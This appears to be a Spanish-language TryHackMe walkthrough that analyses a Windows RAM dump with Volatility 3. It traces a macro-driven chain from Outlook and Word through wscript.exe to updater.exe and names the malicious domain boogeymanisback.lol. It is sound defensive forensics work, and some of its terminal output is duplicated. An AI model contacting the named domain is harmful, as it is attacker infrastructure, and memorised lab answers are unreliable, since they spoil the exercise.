
```
vol -f WKSTN-2961.raw windows.pstree
```

## ¿Qué hace este comando?

- `vol` → Invoca Volatility 3.
- `-f WKSTN-2961.raw` → Indica el volcado de memoria (imagen RAM) a analizar.
- `windows.pstree` → Plugin de Volatility que **muestra la jerarquía de procesos en forma de árbol** tal como estaban ejecutándose en el momento de la captura.

## ¿Qué información aporta `windows.pstree`?

- **PID (Process ID) y PPID (Parent Process ID)** → permite ver qué proceso creó a otro.
- **Nombres de procesos** → por ejemplo `winword.exe`, `powershell.exe`, `wscript.exe`.
- **Relaciones padre-hijo** → muy útil para detectar comportamientos anómalos como:
  - `winword.exe` lanzando `powershell.exe` → típico de documentos maliciosos con macros.
  - `wscript.exe` ejecutando scripts extraños.
  - Procesos huérfanos o fuera de contexto.




The terminal window shows the command being run:

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree
```

Output:

```
Volatility 3 Framework 2.5.0
Progress: 0.00          Scanning memory_layer using BytesScanner
```

The terminal window shows the command being run:

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree
```

Output:

```
Volatility 3 Framework 2.5.0
Progress: 100.00          PDB scanning finished
```

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	
4	0	System	0xe58f7e675080	168	-	N/A	False	2023-08-21 13:45:50.000000	N/A	
* 1472	4	MemCompression	0xe58f84b41040	30	-	N/A	False	2023-08-21 13:46:50.000000	N/A	
* 84	4	Registry	0xe58f7e765040	4	-	N/A	False	2023-08-21 13:45:34.000000	N/A	
* 340	4	smss.exe	0xe58f81466040	2	-	N/A	False	2023-08-21 13:45:50.000000	N/A	
436	424	csrss.exe	0xe58f8399d080	10	-	0	False	2023-08-21 13:46:27.000000	N/A	
508	424	wininit.exe	0xe58f83ae1080	1	-	0	False	2023-08-21 13:46:27.000000	N/A	
* 660	508	lsass.exe	0xe58f83b89080	8	-	0	False	2023-08-21 13:46:30.000000	N/A	
* 644	508	services.exe	0xe58f82970080	5	-	0	False	2023-08-21 13:46:30.000000	N/A	
** 2176	644	svchost.exe	0xe58f84df7240	8	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 388	644	svchost.exe	0xe58f849712c0	32	-	0	False	2023-08-21 13:46:45.000000	N/A	
*** 7132	388	rdpclip.exe	0xe58f864e6080	11	-	3	False	2023-08-21 14:06:32.000000	N/A	
** 1540	644	svchost.exe	0xe58f84a920c0	9	-	0	False	2023-08-21 13:46:50.000000	N/A	
*** 3892	1540	audiogd.exe	0xe58f88b60080	4	-	0	False	2023-08-21 14:08:38.000000	N/A	
** 780	644	svchost.exe	0xe58f8656b480	10	-	3	False	2023-08-21 14:06:33.000000	N/A	
** 1040	644	svchost.exe	0xe58f849eb2c0	15	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 1680	644	svchost.exe	0xe58f84c0a2c0	4	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1424	644	SecurityHealth	0xe58f87a84080	8	-	0	False	2023-08-21 13:55:59.000000	N/A	
** 1048	644	svchost.exe	0xe58f849ec2c0	23	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 4120	644	svchost.exe	0xe58f84a7b2c0	6	-	3	False	2023-08-21 14:06:34.000000	N/A	
** 1056	644	svchost.exe	0xe58f849f02c0	17	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 420	644	svchost.exe	0xe58f84972080	45	-	0	False	2023-08-21 13:46:45.000000	N/A	
*** 4248	420	taskhostw.exe	0xe58f87604480	8	-	3	False	2023-08-21 14:06:33.000000	N/A	
*** 6300	420	sihost.exe	0xe58f87ade080	9	-	3	False	2023-08-21 14:06:33.000000	N/A	
** 1064	644	svchost.exe	0xe58f849f22c0	3	-	0	False	2023-08-21 13:46:46.000000	N/A	
** 1960	644	svchost.exe	0xe58f84c0c080	4	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1836	644	svchost.exe	0xe58f84cd8240	15	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1716	644	spoolsv.exe	0xe58f84da0200	7	-	0	False	2023-08-21 13:46:51.000000	N/A	
** 1336	644	svchost.exe	0xe58f864ae080	8	-	0	False	2023-08-21 13:49:02.000000	N/A	
** 828	644	svchost.exe	0xe58f84804240	13	-	0	False	2023-08-21 13:46:37.000000	N/A	
*** 448	828	WmiPrvSE.exe	0xe58f863b80c0	3	-	0	False	2023-08-21 13:50:52.000000	N/A	
*** 5508	828	SystemSettings	0xe58f874ea0c0	0	-	2	False	2023-08-21 13:58:42.000000	2023-08-21 13:59:27.000000	
000000	5476	828	SystemSettings	0xe58f86458080	0	-	2	False	2023-08-21 13:56:49.000000	2023-08-21 13:57:03.000000
000000	6724	828	RuntimeBroker.	0xe58f876d8080	2	-	3	False	2023-08-21 14:06:38.000000	N/A
000000	3364	828	RuntimeBroker.	0xe58f87af6080	1	-	3	False	2023-08-21 14:06:42.000000	N/A
000000	1096	828	RuntimeBroker.	0xe58f81551080	2	-	3	False	2023-08-21 14:06:39.000000	N/A
000000	4424	828	smartscreen.ex	0xe58f87898080	5	-	3	False	2023-08-21 14:06:51.000000	N/A
000000	3304	828	RuntimeBroker.	0xe58f863cb080	4	-	3	False	2023-08-21 14:08:41.000000	N/A
000000	4776	828	WmiPrvSE.exe	0xe58f875020c0	9	-	0	False	2023-08-21 14:12:34.000000	N/A

ubuntu@tryhackme: ~/Desktop/Artefacts										
File	Edit	View	Search	Terminal	Help					
*** 6592	3912	SearchProtocol	0xe58f8635f080	0	-	0	False	2023-08-21 14:12:38.000000	2023-08-21 14:15:07.	000000
** 588 644	svchost.exe	0xe58f84a64080	4	-	0	False	2023-08-21 13:48:48.000000	N/A		
** 2256 644	amazon-ssm-agent	0xe58f84e70280	11	-	0	False	2023-08-21 13:46:51.000000	N/A		
*** 3372	2256 ssm-agent-work	0xe58f86460380	11	-	0	False	2023-08-21 13:47:07.000000	N/A		
**** 3380	3372 conhost.exe	0xe58f7e674080	4	-	0	False	2023-08-21 13:47:07.000000	N/A		
** 2384 644	MsMpEng.exe	0xe58f84ed1340	9	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 1108 644	svchost.exe	0xe58f876c6080	3	-	0	False	2023-08-21 14:06:29.000000	N/A		
** 2396 644	Ec2Config.exe	0xe58f84ed2080	21	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 4060 644	svchost.exe	0xe58f865a62c0	7	-	0	False	2023-08-21 13:47:14.000000	N/A		
** 4192 644	svchost.exe	0xe58f8762b240	1	-	0	False	2023-08-21 13:53:50.000000	N/A		
** 2408 644	OfficeClickToR	0xe58f84f04340	15	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 5480 644	WUDFHost.exe	0xe58f879130c0	10	-	0	False	2023-08-21 14:06:28.000000	N/A		
** 876 644	svchost.exe	0xe58f84821080	9	-	0	False	2023-08-21 13:46:40.000000	N/A		
** 1140 644	svchost.exe	0xe58f849ac080	18	-	0	False	2023-08-21 13:46:47.000000	N/A		
** 2164 644	svchost.exe	0xe58f865d9080	4	-	0	False	2023-08-21 13:56:46.000000	N/A		
** 1656 644	svchost.exe	0xe58f84c55080	3	-	0	False	2023-08-21 13:46:51.000000	N/A		
** 892 644	svchost.exe	0xe58f849a6240	16	-	0	False	2023-08-21 13:46:45.000000	N/A		
*** 4008	892 ctfmon.exe	0xe58f81557080	9	-	3	False	2023-08-21 14:06:33.000000	N/A		
* 740 508	fontdrvhost.ex	0xe58f83bb5080	5	-	0	False	2023-08-21 13:46:36.000000	N/A		
524 500	csrss.exe	0xe58f83ae0080	10	-	1	False	2023-08-21 13:46:27.000000	N/A		
576 500	winlogon.exe	0xe58f83b18080	2	-	1	False	2023-08-21 13:46:27.000000	N/A		
* 956 576	dwm.exe	0xe58f848f0080	13	-	1	False	2023-08-21 13:46:44.000000	N/A		
* 772 576	fontdrvhost.ex	0xe58f83bbd180	5	-	1	False	2023-08-21 13:46:36.000000	N/A		
* 2332 576	LogonUI.exe	0xe58f862f1080	15	-	1	False	2023-08-21 13:46:56.000000	N/A		
824 3068	explorer.exe	0xe58f8756b080	0	-	2	False	2023-08-21 13:53:49.000000	2023-08-21 14:01:08.000000		
5916 4296	csrss.exe	0xe58f860384c0	11	-	3	False	2023-08-21 14:06:26.000000	N/A		
4320 4296	winlogon.exe	0xe58f87b734c0	4	-	3	False	2023-08-21 14:06:26.000000	N/A		
* 4168 4320	fontdrvhost.ex	0xe58f87ca7080	5	-	3	False	2023-08-21 14:06:28.000000	N/A		
* 4580 4320	dwm.exe	0xe58f864bb080	15	-	3	False	2023-08-21 14:06:28.000000	N/A		
* 3948 4320	userinit.exe	0xe58f87788080	0	-	3	False	2023-08-21 14:06:33.000000	2023-08-21 14:07:00.000000		
** 596 3948	explorer.exe	0xe58f87e31080	46	-	3	False	2023-08-21 14:06:34.000000	N/A		
*** 1440	596 OUTLOOK.EXE	0xe58f87c8a080	22	-	3	False	2023-08-21 14:09:04.000000	N/A		
**** 1124	1440 WINWORD.EXE	0xe58f81150080	18	-	3	False	2023-08-21 14:12:31.000000	N/A		
***** 4336	1124 WINWORD.EXE	0xe58f87547080	0	-	3	False	2023-08-21 14:12:34.000000	2023-08-21 14:12:45.	000000	
***** 4260	1124 wscript.exe	0xe58f864ca0c0	6	-	3	False	2023-08-21 14:12:47.000000	N/A		
***** 6216	4260 updater.exe	0xe58f87ac0080	18	-	3	False	2023-08-21 14:12:48.000000	N/A		
***** 4464	6216 conhost.exe	0xe58f84bd1080	5	-	3	False	2023-08-21 14:14:03.000000	N/A		
*** 6132	596 msedge.exe	0xe58f876d7080	0	-	3	False	2023-08-21 14:06:51.000000	2023-08-21 14:06:56.	000000	
*** 6932	596 cmd.exe	0xe58f87c230c0	1	-	3	False	2023-08-21 14:09:01.000000	N/A		
**** 6332	6932 DumpIt.exe	0xe58f87a870c0	3	-	3	True	2023-08-21 14:14:25.000000	N/A		
**** 6052	6932 conhost.exe	0xe58f87677080	4	-	3	False	2023-08-21 14:09:01.000000	N/A		

¿Cuál es el PID principal del proceso que ejecutó la carga útil de la etapa 2?

Con la misma salida podemos ver el PID

ubuntu@tryhackme: ~/Desktop/Artefacts										
File	Edit	View	Search	Terminal	Help					
*** 6592	3912	SearchProtocol	0xe58f8635f080	0	-	0	False	2023-08-21 14:12:38.000000	2023-08-21 14:15:07.	000000
** 588 644	svchost.exe	0xe58f84a64080	4	-	0	False	2023-08-21 13:48:48.000000	N/A		
** 2256 644	amazon-ssm-agent	0xe58f84e70280	11	-	0	False	2023-08-21 13:46:51.000000	N/A		
*** 3372	2256 ssm-agent-work	0xe58f86460380	11	-	0	False	2023-08-21 13:47:07.000000	N/A		
**** 3380	3372 conhost.exe	0xe58f7e674080	4	-	0	False	2023-08-21 13:47:07.000000	N/A		
** 2384 644	MsMpEng.exe	0xe58f84ed1340	9	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 1108 644	svchost.exe	0xe58f876c6080	3	-	0	False	2023-08-21 14:06:29.000000	N/A		
** 2396 644	Ec2Config.exe	0xe58f84ed2080	21	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 4060 644	svchost.exe	0xe58f865a62c0	7	-	0	False	2023-08-21 13:47:14.000000	N/A		
** 4192 644	svchost.exe	0xe58f8762b240	1	-	0	False	2023-08-21 13:53:50.000000	N/A		
** 2408 644	OfficeClickToR	0xe58f84f04340	15	-	0	False	2023-08-21 13:46:52.000000	N/A		
** 5480 644	WUDFHost.exe	0xe58f879130c0	10	-	0	False	2023-08-21 14:06:28.000000	N/A		
** 876 644	svchost.exe	0xe58f84821080	9	-	0	False	2023-08-21 13:46:40.000000	N/A		
** 1140 644	svchost.exe	0xe58f849ac080	18	-	0	False	2023-08-21 13:46:47.000000	N/A		
** 2164 644	svchost.exe	0xe58f865d9080	4	-	0	False	2023-08-21 13:56:46.000000	N/A		
** 1656 644	svchost.exe	0xe58f84c55080	3	-	0	False	2023-08-21 13:46:51.000000	N/A		
** 892 644	svchost.exe	0xe58f849a6240	16	-	0	False	2023-08-21 13:46:45.000000	N/A		

¿Qué URL se utiliza para descargar el binario malicioso ejecutado por la carga útil de la etapa 2?

Para este punto usare el siguiente comando:

```
strings WKSTN-2961.raw | grep boogeymanisback
```

## Desglose del comando


- **strings WKSTN-2961.raw**

Extrae todas las cadenas de texto legibles (ASCII y algunas Unicode) del volcado de memoria. Esto es útil porque incluso en memoria se quedan fragmentos de URLs, comandos, rutas de archivos, etc.

- **| grep boogeymanisback**

Filtrá las cadenas y solo muestra las que contengan la palabra **boogeymanisback** que hace parte de la URL maliciosa que encontramos antes.

Esto nos ayudara a confirmar que la **infraestructura maliciosa (boogeymanisback.lol)** está presente en la memoria de la víctima, lo cual corrobora que el ataque se ejecutó.

